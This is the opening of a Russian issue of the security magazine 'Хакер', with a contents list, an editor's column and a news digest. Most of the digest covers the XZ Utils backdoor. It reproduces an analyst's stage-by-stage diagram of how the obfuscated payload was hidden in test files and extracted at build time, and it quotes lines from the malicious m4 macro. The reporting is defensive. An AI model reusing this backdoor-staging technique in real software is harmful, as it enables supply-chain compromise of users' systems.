ХАКЕР

№301

Как работают современные EDR

Рисуем картинки радиоволнами

Гид по реверсу и фаззингу

Осваиваем Threadless Injection

Cover Story

МАГИЯ ВИРТУАЛИЗАЦИИ

Используем эмуляцию и виртуализацию при атаках

№ 301

CONTENTS

▶ **Незаметная революция**
Колонка главреда

▶ **MEGANews**
Самые важные события в мире инфосека за апрель

▶ **Виртуальная магия**
Используем эмуляцию и виртуализацию для пивотинга

▶ **Виртуальная магия 2**
Используем эмуляцию и виртуализацию при атаках

▶ **Обзор перспективных исследований**
Колонка Дениса Макрушина

▶ **Гид по реверсу**
Тренируемся анализировать бинарные файлы на примере libexif

▶ **Расшифруй, если сможешь**
Изучаем устройство трояна-энкодера и создаем программу дешифровки

▶ **Уроки форензики**
Разбираемся с Credential Stuffing и расследуем атаку на Linux

▶ **Threadless Injection**
Делаем инъекции в чужие процессы, чтобы обойти EDR

▶ **Как работает EDR**
Подробно разбираем механизмы антивирусной защиты

▶ **Kali Ashes**
Закаляем хакерский дистр и учимся не шуметь в сети

▶ **HTB Hospital**
Получаем доступ к хосту через уязвимость Ghostscript

▶ **HTB Rebound**
Проводим сложную атаку на Active Directory

▶ **HTB Codify**
Выходим из песочницы vm2

▶ **HTB Surveillance**
Эксплуатируем инъекцию команд через скрипт ZoneMinder

▶ **Липовый соникс**
Реверсим картридж Liposonix и пишем его эмулятор

▶ **EIGRP Scam**
Отравляем таблицу маршрутизации на Python

▶ **Картинки в водопаде**
Учимся рисовать изображения радоволнами

▶ **Титры**
Кто делает этот журнал

НЕЗАМЕТНАЯ РЕВОЛЮЦИЯ

Колонка главреда

Последние лет десять-пятнадцать у меня часто возникало ощущение, что взрывной рост технологий заканчивается. Давно не было такого, как в девяностые и начале двухтысячных, когда компьютеры устаревали за несколько лет, а айтишные новости ежедневно будоражили ум. Только вот это ощущение полностью ложное!

Андрей Письменный
Главный редактор
apismenny@gmail.com

Поясню, что я имею в виду под взрывным ростом. Возьмем, например, 2006 год, когда я впервые вышел на работу в редакцию онлайновой «Компьютерры». Тогда открылись YouTube и Twitter, зарелизилась Windows Vista, начали продаваться макбуки на процессоре Intel Core, тоже новеньком.

На следующий год появились iPhone и Android, а регистрация в Facebook стала доступна не только ученикам американских колледжей. Следующий год — Google Chrome и App Store. И так далее: вещи, которыми мы пользуемся до сих пор (Windows Vista не в счет), сыпались на голову с поразительной кучностью.

Оглянувшись назад, можно сказать, что всё логично: человечество срочно пожинало плоды, принесенные появлением сначала ПК, потом интернета, а потом сотовых сетей и смартфонов. Не может же это продолжаться вечно? Сказать сложно, но пока, похоже, продолжается.

Недавно я потратил вечер на то, чтобы отобрать бесплатные статьи «Хакера», которые можно было бы постить в соцсети по выходным. Поскольку материалы, опубликованные до 2015 года, как раз все бесплатны, это очевидные кандидаты. Только вот уровень устаревания там такой, что смотреть страшно.

В первую очередь устарело всё связанное с телефонами. Android и iOS десятилетней давности выглядят пещерными, а советы их пользователям походят на руководства по затачиванию камней и копанию ловушек на мамонтов.

Устарели и материалы про веб-разработку. Не помогло даже то, что «Хакер» в этой теме как раз тогда был на переднем краю и писал про всякие модные штуки вроде Meteor.js. Где теперь тот метеор? Веб-разработка за десять лет сделала столько прыжков и кувырков, что следить за этой акробатикой — нужна еще одна редакция.


Отдельное удовольствие — читать старые статьи про криптовалюты, где биток стоит 800 баксов, а автор рассуждает, будет ли у крипты жизнь после окончания волны хайпа в 2014 году. Еще как будет, милый! Да такая, что за волнами семнадцатого и девятнадцатого годов ту первую теперь уже и не разглядеть.

Ну и конечно, максимально наивно выглядят старые статьи про ИИ. Да, десять лет назад уже появились сверточные нейросети и уже казались чудом из чудес. Но представить, насколько эта тема разовьется в двадцатых годах, тогда было нереально.

А ведь это только те темы, о которых пишет «Хакер». За последнее десятилетие, например, полностью преобразились сервисы доставки, и никого больше не удивляет возможность получать почти любые товары на следующий день (если не через двадцать минут) после заказа. Равно как не удивляет и мгновенная аренда самокатов и даже автомобилей.

При этом и то и другое — всего лишь последствия массового распространения смартфонов. Те же нейронки у нас на глазах прошли путь от первых концептов до жизнеспособных продуктов. А дальше — все больше и больше применений, меняющих целые отрасли и аспекты жизни.

Да, сегодня можно рассуждать о том, породит ли Apple Vision очередную революцию прямо сейчас, или подождем AR-девайса подешевле и полегче. Или, взять, например, Sora — последнюю из нейросетей OpenAI. Можно пожимать плечами: мол, кому нужны эти странноватые сгенерированные видео? Но на них-то развитие не кончится, и дальше можно ждать новых и новых способов получить от компьютера нужную картинку.



И опять можно взять шире. Развитие околокомпьютерных штук мы еще худо-бедно себе представляем, но прогресс затронет и другие области. Медики и биологи, к примеру, все эти десять лет балдеют от возможности редактировать геном методом CRISPR-Cas9. А что, если в исследованиях будет помогать еще и современный ИИ?

Или вот можешь почитать, как Ханну Райаниеми (один из моих любимых писателей-фантастов, а ныне сооснователь и CEO стартапа HelixNano) рассуждает о компьютерной аугментации иммунной системы. По дороге он еще ссылается на интересный карманный девайс под названием MinION Mk1B, предназначенный для секвенирования генома. Этакий Flipper Zero для биомедиков.

Так что, может быть, сегодня рилсы, где люди ездят в Apple Vision на самоуправляемых кибертраках и выгуливают роботов Boston Dynamics, — это скорее хохма, но настроение они передают верное: будущее удивительно и наступает хоть и незаметно, но неотвратимо.

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

В этом месяце: в XZ Utils обнаружили бэкдор, Microsoft опубликовала исходники MS-DOS 4.00 под лицензией MIT, через комментарии GitHub и GitLab распространяется малварь, YouTube продолжает борьбу с блокировщиками рекламы, в пиньинь-клавиатурах нашли множество проблем, а также другие интересные события прошедшего апреля.

БЭКДОР В XZ UTILS

В популярном пакете XZ Utils для сжатия данных без потерь и работы с форматом .xz обнаружили бэкдор. Проблема затрагивает практически все основные дистрибутивы Linux, и не только их. Судя по всему, злоумышленники несколько лет готовили эту атаку и втирались в доверие к сопровождающему проекта XZ Utils.

Бэкдор, который получил идентификатор CVE-2024-3094 (и десять баллов из десяти возможных по шкале CVSS), случайно обнаружил специалист компании Microsoft и разработчик проекта PostgreSQL Андрес Фройнд (Andres Freund).

По его собственным словам, он занимался микробенчмаркингом и пытался стабилизировать систему, когда обратил внимание на повышенную нагрузку на процессор со стороны демона SSH, что вызывало задержки и увеличивало время входа в систему. Изучение проблемы привело Фройнда к сложному вредоносному коду в XZ Utils. Известно, что бэкдор появился в XZ Utils версий 5.6.0 (опубликована 23 февраля) и 5.6.1 (опубликована 9 марта).

Так как XZ Utils и входящая в его состав библиотека liblzma очень популярны и включены в большинство дистрибутивов Linux (а также используются множеством приложений для Linux и macOS), обнаружение бэкдора взбудоражило все опенсорсное сообщество.

Наличие бэкдора подтвердили разработчики Fedora (40 Beta и Rawhide), Debian (Sid), openSUSE (Tumbleweed и MicroOS), Kali Linux (Rolling), Gentoo и Arch Linux (Rolling).

Также опасные версии XZ Utils успели проникнуть в Homebrew и OpenWrt, и длинный список пострадавших проектов, скорее всего, продолжит пополняться. К счастью, как можно заметить, вредоносный код в основном добрался лишь до бета-версий и версий для разработчиков, то есть не успел попасть в стабильные релизы и получить по-настоящему широкое распространение.

За появление бэкдора в коде XZ Utils ответственен некий Цзя Тань (Jia Tan), также известный под ником JiaT75. Судя по версиям детальной хронологии событий (1, 2), составленным разработчиком Эваном Бохсом (Evan Boehs) и экспертом Google Рассом Коксом (Russ Cox), атака на XZ Utils и его сопровождающего Лассе Коллина (Lasse Collin aka Larhzu) началась еще в 2021 году, когда на GitHub был создан аккаунт JiaT75.


Операция по внедрению бэкдора представляла собой сложную, продуманную атаку, и многие полагают, что за произошедшим могли стоять профессионалы из спецслужб, а Цзя Тань — полностью вымышленная личность.

Так, JiaT75 и его вероятные сообщники использовали несколько подставных аккаунтов, чтобы постепенно убедить Коллина принять помощь Цзя Таня в работе над проектом и уступить место новому мейнтейнеру. В то время у Коллина действительно был сложный период из-за проблем с психическим здоровьем, и он не мог уделять XZ Utils должного внимания.

Также уже обнаружилось, что Цзя Тань не только работал над постепенным внедрением в проект бэкдора, но и проявлял активность за пределами XZ Utils. Например, был найден пул-реквест в Google OSS-Fuzz, призванный скрыть бэкдор. Кроме того, JiaT75 пытался давить на разработчиков Fedora и Ubuntu, чтобы те поскорее обновились до опасных версий XZ Utils.

Когда инцидент получил большой резонанс, из соображений безопасности GitHub заблокировал репозитории xz, xz-java и xz-embedded, а также аккаунты Коллина и JiaT75. Сам Лассе Коллин подтвердил компрометацию XZ Utils на сайте проекта tukaani.org, куда Цзя Тань не имел доступа.

При этом сообщается, что бэкдор был внедрен не в репозиторий XZ Utils, а в TAR-архивы. Так, вредоносный код серьезно обфусцирован, и его можно обнаружить только в полном пакете загрузки, а не в Git-дистрибутиве, где отсутствует макрос M4, запускающий процесс билда бэкдора. Если же вредоносный макрос присутствует, артефакты второго этапа из Git-репозитория внедряются во время сборки.


XZ Outbreak (CVE-2024-3094)
Github Activity Summary (user: JiaT75)
Repository: https://github.com/tukaani-project/xz
2021
User Jia Tan (JiaT75) creates his Github Account
2022-02-06
JiaT75's first commit to the XZ repo
2023-06-28
Potential infrastructure testing: liblzma: "Add ifunc implementation to crc64_fast.c."
2023-07-08
PR opened in oss-fuzz to disable ifunc for fuzzing builds. Allegedly to mask the malicious changes.
2024-02-16
Malicious "build-to-host.m4" file added to .gitignore, later incorporated to the package release.
2024-03-09
Obfuscated/encrypted stages binary backdoor hidden in two test files:
tests/files/bad-3-corrupt_lzma2.xz
tests/files/good-large_compressed.lzma
xz/libzma v5.6.0 & v5.6.1
Packaged in the final releases
m4/build-to-host.m4
The M4 macro is executed during the build process and runs the malicious code below.
Reads Bytes
tests/files/bad-3-corrupt_lzma2.xz
Substitution to uncorrupt malformed XZ file
0x09 (\t) are replaced with 0x20
0x20 (whitespace) are replaced with 0x09
0x2d (-) are replaced with 0x5f
0x5f (_) are replaced with 0x2d
Decode Data
"Uncorrupted" bad-3-corrupt_lzma2.xz
Stage 1 - Bash File
v5.6.0
Bytes in comment: 86 F9 5A F7 2E 68 6A BC
Custom substitution (byte value mapping)
v5.6.1
Bytes in comment: E5 55 89 B7 24 04 D8 17
Check if script running on Linux
Custom substitution (byte value mapping)
tests/files/good-large_compressed.lzma
1. Decompress the file with xz -dc
2. Remove junk data from the file using multiple head tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using xz -F raw --lzmal -dc
Bash script
Stage 2 - Bash File
v5.6.0 Backdoor extraction
An .o file extracted & integrated into compilation/linking
1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: LC_ALL=C sed "s/\(.\)/\1\n/g"
3. Decrypt using AWK script (RC4-like)
4. Decompress with xz -dc --single-stream
5. Binary backdoor stored as liblzma_la-crc64-fast.o
liblzma_la-crc64-fast.o is then added to the compilation/linking process!
v5.6.1 Extension Mechanism
1. Search Files: use grep -broaF in tests/files/ for signatures:
output: "file_name:offset:signature"
2. If Found:
a. Save first offset + 7 as $start
b. Save second file's offset as $end
3. Next Steps:
a. Merge found segments
b. Decipher with custom byte mapping
c. Decompress & execute data
No files with the signatures were found, however it highlights the framework's potential modularity for future updates.
@FR0GGER_ Thomas Roccia

XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.

On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5.6.1.

```
...
63 gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
...
95 gl_path_map='tr "\t \-_" " \t_\-"'
...
```

Схема работы бэкдора, составленная специалистом Microsoft Томасом Рочей

> *«Полученная вредоносная сборка вмешивается в аутентификацию sshd через systemd. SSH — это широко используемый протокол для удаленного подключения к системам, а sshd — служба, обеспечивающая доступ, — писали специалисты Red Hat. — При удачном стечении обстоятельств это вмешательство может позволить злоумышленнику обойти аутентификацию sshd и получить несанкционированный удаленный доступ ко всей системе».*

Однако теперь, когда анализом бэкдора занимаются многие ИБ-специалисты, выясняется, что, по сути, он перехватывает и перенаправляет операции расшифровки ключей SSH RSA (функцию RSA_public_decrypt). И это позволяет атакующему изменять способ работы ПО при выполнении операций, связанных со сжатием или распаковкой lzma, передавать специальные аргументы во время операции SSH-аутентификации и выполнять произвольный код на удаленных системах, при этом не оставляя следов в логах.

Исследователи, разработчики и даже Агентство по кибербезопасности и защите инфраструктуры США (CISA) призвали всех срочно провести даунгрейд XZ Utils до незатронутой версии (например, 5.4.6 Stable).

Эксперты же продолжают изучать сам бэкдор (1, 2, 3), а также анализируют вклад Цзя Таня в другие проекты, помимо XZ Utils, так как любые его коммиты и предложения теперь рассматриваются как потенциально опасные.

300 000 СЕРЫХ SIM-КАРТ

По запросу Роскомнадзора операторы связи блокируют в среднем около **300 000** SIM-карт в неделю в рамках борьбы с «серым» рынком. Операторы говорят, что большинство блокировок происходит из-за неверных данных абонентов, которые затем их обновляют и могут восстановить доступ к услугам связи.

С сентября по декабрь 2023 года операторы связи прекратили оказание услуг по более чем **600 000** номеров с неустановленными владельцами.

ИИ ПИШЕТ МАЛВАРЬ

Аналитики Proofpoint заявили, что злоумышленники используют для распространения инфостилера Rhadamanthys PowerShell-скрипт, созданный при помощи ИИ (например, ChatGPT компании OpenAI, Gemini компании Google или CoPilot компании Microsoft).

